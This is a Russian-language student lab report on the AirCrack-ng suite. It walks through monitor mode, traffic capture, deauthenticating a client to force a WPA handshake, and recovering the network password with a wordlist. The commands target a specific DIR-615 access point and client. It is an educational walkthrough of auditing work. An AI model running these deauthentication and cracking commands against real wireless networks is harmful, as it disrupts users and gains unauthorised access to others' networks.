Лабораторная работа №4. Набор инструмента для аудита беспроводных сетей AirCrack

Евсеев Дмитрий

20 iюня 2016 г.

Оглавление

1 Цель работы

Изучить основные возможности пакета AirCrack и принципы взлома WPA/WPA2 PSK и WEP.

2 Ход работы

2.1 Основные утилиты пакета

- airmon-ng - позволяет определить имеющиеся беспроводные интерфейсы и назначить режим мониторинга сети на один из доступных интерфейсов. Синтаксис:

  ```
  airmon-ng <start|stop> <interface> [channel]
  ```

- airodump-ng - перехват пакетов протокола 802.11
- aireplay-ng - генерация трафика, то есть принудительно заставить общаться клиента с точкой доступа.
- aircrack-ng - анализ перехваченных пакетов. Синтаксис команды aircrack-ng различен для WEP- и WPA-PSK-шифрования. Общий синтаксис команды следующий:

  ```
  aircrack-ng [options] <capture file(s)>
  ```

2.2 Запуск режима мониторинга на беспроводном интерфейсе

Запустить режим мониторинга можно командой

```
airmon-ng start [Interface name]
```



Рис. 1: Запуск режима мониторинга на беспроводном интерфейсе wlan0.

2.3 Запуск сбора трафика

Для сбора трафика используется утилита airodump.

Синтаксис:

```
airodump-ng <options> <interface>[,<interface>,...]
```

Опции:

- –ivs : Сохранять только отловленные IVы. Короткая форма -i.
- –gpsd : Использовать GPS. Короткая форма -g.
- –write <prefix> : Перфикс файла дампа. Короткая форма -w.
- –beacons : Записывать все маяки в файл дампа. Короткая форма -e.
- –netmask <netmask> : Фильтровать точки по маске. Короткая форма -m.
- –bssid <bssid> : Фильтровать точки по BSSID. Короткая форма -d.
- –encrypt <suite> : Фильтровать точки по типу шифрования. Короткая форма -t
- -a : Фильтровать неасоциированых клиентов

  По умолчанию, airodump-ng отслеживает каналы на частоте 2.4Ghz. Вы можете заставить ее отслеживать пакеты на другом/определенном канале используя:

- –channel <channels>: Определить канал. Короткая форма -c.
- –band <abg> :Полоса на которой airodump-ng будет отлавливать пакеты. Короткая форма -b.

- –cswitch <method> : Установить метод переключения каналов. Короткая форма -s.

  0 : FIFO (по умолчанию)

  1 : Round Robin

  2 : Hop on last

Запуск режима сбора трафика запускается командой

```
sudo airodump-ng wlan0
```



Рис. 2: Процесс сбора данных для получения сообщений.

Выберем сеть для проведения дальнейшей атаки со следующим mac-адресом:

```
C8:BE:19:87:5F:7E  DIR-615
```

Начинаем ее сканирование. Вывод в файл dir615-aircrack.

```
sudo airodump-ng wlan0 --write dir615-aircrack --bssid C8:BE:19:87:5F:7E -c 2
```



Рис. 3: Процесс сбора данных для получения сообщений в конкретной сети.

Нам необходимо перехватить handshake, который передается только лишь при инитиализации подключения хоста к беспроводному маршрутизатору. Если продолжительное время не происходит подлючений, можно провести деаутентификацию одного из узлов. Например, с MAC-адресом 10:08:C1:83:29:BA.

```
sudo aireplay-ng -0 1 -a C8:BE:19:87:5F:7E -c 10:08:C1:83:29:BA wlan0
```

В результате, airodump выводит сообщение о том, что был пойман handshake:



Рис. 4: Деаутентификация клиента.



Рис. 5: Окно утилиты airodump с сообщением о пойманном handshake.

2.4 Взлом с использованием словаря паролей

В результате предыдущего этапа получен handshake и следовательно можно попытаться подобрать пароль от беспроводной сети по словарю. Для этого выполним следующую команду:

```
sudo aircrack-ng -w password.lst -b C8:BE:19:87:5F:7E dir615-aircrack*.cap
```

Где dir615-aircrack*.cap - маска названий файлов дампа, password.lst - путь к файлу-словарю для перебора.

Пароль успешно подобран.



Рис. 6: Подбор пароля.

3 Выводы

По результатам выполненной работы были изучены основные возможности пакеты AirCrack и принципы взлома беспроводных сетей на основе WPA/WPA2 PSK. Среди возможностей можно отметить перехват пакетов, генерация трафика (в том числе деаутентификация клиентов), анализ пакетов и подбор паролей. Так как взлом осуществляется методом поиска по паролю или полному перебору, то взломать WPA при сложном пароле весьма проблематично. Протокол WEP таки является более уязвимым, из-за чего же применяется все реже.